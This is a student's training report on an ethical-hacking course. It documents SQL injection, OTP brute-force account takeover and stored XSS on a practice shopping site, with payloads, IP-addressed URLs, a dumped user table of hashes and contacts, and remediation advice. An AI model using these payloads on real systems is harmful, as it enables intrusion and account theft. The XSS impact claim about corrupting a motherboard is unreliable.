DETAILED DEVELOPER SECURITY REPORT

A

Training Report

submitted

in partial fulfillment

for the award of the Degree of

Bachelor of Technology

in

Department of Computer Science Engineering

(With Specialization In Computer Science & Engineering)

Supervisor:

Mr. Ankush Sharma

Assistant Professor

Submitted By:

Jasden Singh

Roll No.22EMICS028

Department of Computer Science & Engineering

Modi Institute of Technology

Rajasthan Technical University

October, 2024

CANDIDATE'S DECLARATION

I hereby declare that the work, which is being presented in the Training Report, entitled **"Detailed Developer Security Report"** in partial fulfillment for the award of Degree of "Bachelor of Technology" in **Department of Computer Engineering with specialization in Computer Science and Engineering**, and submitted to the **Department of Computer Science & Engineering, Modi Institute of Technology**, Rajasthan Technical University is a record of my own investigations carried under the Guidance of Assistant Professor, Amrata pupenja, Dept. of **Computer Science & Engineering**.

I have not submitted the matter presented in this Training Report anywhere for the award of any other Degree.

Jasden Singh

Computer Science and Engineering

Roll No.: 22EMICS028

Modi Institute of Technology, Kota

Counter Signed By:

Supervisor:

Amrata Pupenja

Assistant Professor, CSE Dept.

ACKNOWLEDGMENT

I would also like to give my special thanks to the Principal, **Dr. Vikas Soni**, Modi Institute of Technology, for providing the opportunity to me to undertake this work.

I would like to thank my guide Assistant Professor, Amrata Pupneja, for their valuable guidance. I appreciate their presence for all the discussions, suggestions and their time whenever I needed them.

Two Persons who deserves a First and Foremost mention are my Mother **Mrs. Amarpreeet Kaur** and My Father **Mr. Hardeep Singh**, whose strong belief in my abilities and moral support uplifted my spirits. Without their encouragement, I would have never imagined to achieve this height in my career.

I cannot forget to mention the name of my best friends for her relentless help and motivation all through.

Finally, I would like to thank everybody who was important to the successful realization of this report, as well as expressing my apology that I could not mention them personally one by one.

Jasden Singh

Computer Science and Engineering

ROLL No.: 22EMICS028

Modi Institute of Technology, Kota

CERTIFICATE

This is to certify that this Training Report entitled "**Detailed Developer Security Report**" has been successfully carried out by **Jasden Singh** **(Enrolment No.: 22EMICS028),** under my supervision and guidance, in partial fulfillment of the requirement for the award of **Bachelor of Technology** Degree in Computer Science & Engineering from **Modi Institute of Technology, Kota.**

Supervisor:

Amrata Pupenja

Assistant Professor, CSE Dept

Place: Kota

Date: 2024-08-29

INTERNSHALA TRAININGS

Certificate of Training

Jasden Singh

from Modi Insitute Of Technology has successfully completed an 8-week online training on **Ethical Hacking**. In the training, Jasden learned Basics of Information Security, Computer Networking and Web Development, Information Gathering and VAPT of some important vulnerabilities in the OWASP top 10, Automating VAPT, and Documenting and Reporting Vulnerabilities.

We wish Jasden all the best for future endeavours.

Sarvesh Agrawal
FOUNDER & CEO, INTERNSHALA

IITM PRAVARTAK
CATALYSING INNOVATION

Dr. Shankar Raman
CEO, IITM PRAVARTAK TECHNOLOGIES FOUNDATION

Date of certification: 2024-08-29

Certificate no. : 2kxy0t9zijw

For certificate authentication, please visit https://trainings.internshala.com/verify_certificate

Table of Content

Candidate Declaration …… i

Acknowledgement ……..… ii

Certificate ……. iii

Abstract 1

SQL Injection 2

Rate Limiting Flaw 5

Stored Cross site Scripting 10

Insecure Direct Object Reference 14

Client Side Bypass Filter 19

Command Execution 26

Component with known vulnerability 30

Default Admin Password 34

Client Side Request Forgery 37

ABSTRACT

The Detailed Developer Security Report is a comprehensive analysis of prevalent vulnerabilities discovered in web applications, specifically focusing on their potential exploitation, business impact, and mitigation strategies. The report serves as a practical reference for developers, security analysts, and organizations aiming to fortify their applications against emerging threats.

This document examines critical vulnerabilities, including SQL Injection, Rate Limiting Flaws, Stored Cross-Site Scripting (XSS), Insecure Direct Object Reference (IDOR), and Command Execution Vulnerabilities. It identifies affected URLs, describes proof-of-concept (PoC) attacks, and outlines their associated risks to application integrity and data confidentiality. Additionally, moderate vulnerabilities such as Client-Side Filter Bypasses and severe issues like Default Admin Password exploitation are highlighted, demonstrating their significant implications for system control and data security.

Each vulnerability analysis includes detailed observations, practical PoC demonstrations, and a business impact assessment. The report underscores the risks of outdated software components and highlights the importance of adopting robust countermeasures. It also stresses the implementation of best practices, such as input validation, use of parameterized queries, multi-factor authentication, rate-limiting mechanisms, and timely software updates.

Recommendations are aligned with industry standards, referencing OWASP guidelines and other credible sources, ensuring that solutions are both practical and effective. The overarching aim of this report is to enhance security awareness among developers and promote the integration of defensive programming practices into the software development lifecycle.

This report is an essential resource for understanding the nuances of modern web application security threats and equipping stakeholders with actionable insights to mitigate these risks.


➢ SQL Injection:-

SQL Injection (Critical)	Below mentioned URL in the Shopping Website is vulnerable to SQL injection attack. **Affected URL :** • http://65.2.179.27/products.php?cat=1 **Affected Parameters :** • cat (GET parameter) **Payload:** • cat=1’

SQL Injection (Critical)	Here are some other SQLi Infected urls given below. **Affected URL :** • http://65.2.179.27/products.php?cat=2 • http://65.2.179.27/products.php?cat=3 **Affected Parameters :** • cat (GET parameter) **Payload:** • cat=2’ • cat=3’

Observation:-

- Now, we add --+ at the end of it. We can see that the error is removed.
  http://65.2.179.27/products.php?cat=1’ --+



Proof of Concept (POC):-

- Hackers can execute some sql commands given below. Using this commands hackers can view the name of the database and version being used.

  http://65.2.179.27/products.php?cat=1%27%20union%20select%201,database(),3,version(),5,6,7--+

Business Impact – Extremely High

- The SQL Injections in the Life Store Web Application are very dangerous as the attacker can gain complete access to the database.

- Attacker can decrypt this hash passwords and gain access to customer's, seller's and as well as admin dashboard.

id	name	user_name	password	email	phone_number
1	admin	admin	$2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	admin@lifestylestore.com	8521479630
2	Donald Duck	Donal234	$2y$10$PM.7nBSP5FMaldXiM/S3s./p5xR6GTKvjry7ysJtxOkBqOJURAHsO	donald@lifestylestore.com	9489625136
3	Brutus	Pluto98	$2y$10$xkmdvrxSCxqdyWSrDx5YSe1NAwX.7pQ2nQmaTCovH4CFssxgyJTki	Pluto@lifestylestore.com	8912345670
4	Chandan	chandan	$2y$10$4cZBEIrgthXdvT1hwUlivuFELe03rR.GIcdpO3NjrlSOVeiOKLVDa	chandan@lifestylestore.com	7854126395
5	Popeye the sailor man	Popeye786	$2y$10$Fkv1RfwYTioWOw2CaZtAQuXVnhGAUjt/If/yTqkNPC5zTrsVm7EeC	popeye@lifestylestore.com	9745612300
6	Radhika	Radhika	$2y$10$RYxNhOyV/G4g7OtFwpqYaexvHi8rF6XXui8kT1WtrfqhTutCA8JC.	radhika@lifestylestore.com	9512300052
7	Nandan	Nandan	$2y$10$G.cRNLMEiG79ZFXElHg.R.o95334UOxmZu4.9MqzR5614ucwnk59K	Nandan@lifestylestore.com	7845129630
8	Murthy Adapa	MurthyAdapa	$2y$10$mzQGzD4sDSj2EunpCioe4eK18c1AbsOT2P1a1P6eV1DPR.11UubDG	murthy@internshala.com	8365738264
9	John Albert	john	$2y$10$GhDB8h1X6XjPMY12GZ1vDO7Y3en97u1/.oXTZLmYqB6F18FBgecvG	jhon@gmail.com	6598325015
10	Bob	bob	$2y$10$kiUikn3HPFbuyTtK75lLNurxzqCOLX3eMGyO/Uxl6JOoG37dCGKLq	bob@building.com	8576308560
11	Jack	jack	$2y$10$z/nyNlkRJ76m9ItMZ4N5lOeRxy6Gkqi9N/UBcJu5ZeO7eM7N4pTHu	jack@ronald.com	9848478231
12	Bulla Boy	bulla	$2y$10$HT5oiRMetqaZ7xGZPE9s2.Mk1yF4PnYDJHCWbm2w/xuKpjEEI/zjG	bulla@ranto.com	7645835473
13	hunter	hunter	$2y$10$pB3U9iFxwBgSbl2AkBpiEeIBdhiYfWy9y.xV23q12gGbMCyn7N3g2	konezo@web-experts.net	9788777777
14	asd	asd	$2y$10$At5pFZnRWpjCD/yNnJWDL.L3Cc4CvOW8Q/WEHmWzBFqVIkBQFpCF2	asd@asd.com	9876543210
15	acdc	acdc	$2y$10$J50B78.gpucuLTwpHwbcPedYcain.Yi.tsTLyQtK17FzdSpmIRRbi	cewi@next-mail.info	99999999999
16	hacker	hacker1	$2y$10$KWdTzamsoIBoVMmDjrj6Yu5vWxi2z.GFvJS2GSA5xAzxfSSNyn7d6	hacker1@gmail.com	9234567899

Recommendation:-

1. Primary Defenses:

    - Option 1: Use of Prepared Statements (with Parameterized Queries)
    - Option 2: Use of Properly Constructed Stored Procedures
    - Option 3: Allow-list Input Validation
    - Option 4: Escaping All User Supplied Input

2. Additional Defenses:

    - Also: Enforcing Least Privilege
    - Also: Performing Allow-list Input Validation as a Secondary Defense
    - Do not run Database Service as admin/root user
    - Disable/remove default accounts, passwords and database


➢ Rate Limiting Flaw:-

Account takeover using OTP Bypass (Critical)	Below given login page uses otp to reset password which can be bypassed using brute force. **Affected URL :** • http://43.204.30.166/login/admin.php **Affected Parameters :** • OTP (POST parameter)

Observation:-

- First of all navigate to the admin login page. Here you will find a forgot password option below the
- password section. When you will click on the link, you will be redirected to this page.

http://43.204.30.166/reset_password/admin.php




- Now a 3-digit otp will be sent to admin's registered phone number. (100-999). We can easily brute force this 3 digit otp by intercepting the request using burpsuite.


```
GET /reset_password/admin.php?otp=111 HTTP/1.1
Host: 43.205.125.65
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://43.205.125.65/reset_password/admin.php
Cookie: key=hg3h81w627h; PHPSESSID=e25on1jl244es0o2m48vvge492; X-XSRF-TOKEN=da42f74e1863fff855a6
Upgrade-Insecure-Requests: 1
```


Proof of Concept (PoC):-

- We shoot the request with all possible combinations of 3 Digit OTPs and upon a successful hit, we get a response containing user details(i.e. the correct OTP). We can use this OTP to reset admin password and then use the new admin password to login as administrator.
- In this session we found the otp using brute force which is 510.




- Now, we can easily change the password for admin panel. The username of admin panel was default username which is admin.







- Now, we can access the admin panel.



- Using console in admin dashboard, we can see all the files present in the database.





Business Impact - Very High

- Let's take an OTP situation. Now suppose, the length of otp is 3 digits and an attacker is guessing the otp for successful transaction theft. If no rate limiting is implemented in the web application, the hacker can manually type 000-999 values on otp to check which one is correct. This method is a little bit cumbersome, so the hacker can use a burp suite tool to do the same job in less time. Hence, after 30min, the otp gets unlocked and the attack is successful.
- Once the attacker logs in as admin, then he can carry out actions on behalf of the victim(admin) which could lead to serious financial loss to him/her, like he can change the name, picture and even price of the products.

Recommendations:-


- Monitoring API activity against your rate limit.
- Catching errors caused by rate limiting.
- Reducing the number of requests.
- Extra precautions are taken with login, otp, vouchers etc.
- Implement anti-bot measures such as ReCAPTCHA after multiple incorrect attempts.
- OTP should expire after certain amountof time like 2-5 minutes.
- OTP should be at least 6 digit and alphanumeric for more security.

➢ Stored Cross Site Scripting (XSS):-

Stored XSS (Severe)	Below mentioned URL is vulnerable to stored XSS attack. **Affected URL :** • http://43.204.30.166/products/details.php?p_id=22(all IDs) **Affected Parameters :** • Customer Review Section **Payload:** • <script>alert(69)</script>

Observation:-

- First navigate to the shopping section and then click on any product listed in the shopping section.
- You will find a product review comment box below for every product.



Proof of Concept (PoC):-

- Now, as it is vulnerable to XSS, an hacker can add various malicious scripts in it. Below is the script which added currently.

  <script>alert(69)</script>

Proof of Concept (POC):- Continued

Business impact - High

- Redirect page to phishing sites, or fake login pages (leading to stealing your credentials)
- Steal the users cookies, allowing them access to other web applications with
- authenticated sessions
- Insert links to remotely hosted client side exploits within a html body; with the goal
- of installing malware on the system (key loggers, remote access tools)
- Access virtual camera and
- Corrupt motherboard of your system.

```
    <div class="profile_picture">
        <img src="/static/images/uploads/customers/default.png">
    </div>
    <div class="review_details">
        <div class="profile_name">
            <p>reyna</p>
        </div>
        <div class="profile_review_content">
            <p><script>alert(69)</script></p>
        </div>
    </div>
</div>
```

Recommendation:-

- escape hatches that frameworks use to directly manipulate the DOM
- Sanitize all user input and block characters you do not want.
- Convert special HTML characters like ‘ “ < > into HTML entities " %22 < >
- before printing them on the website.

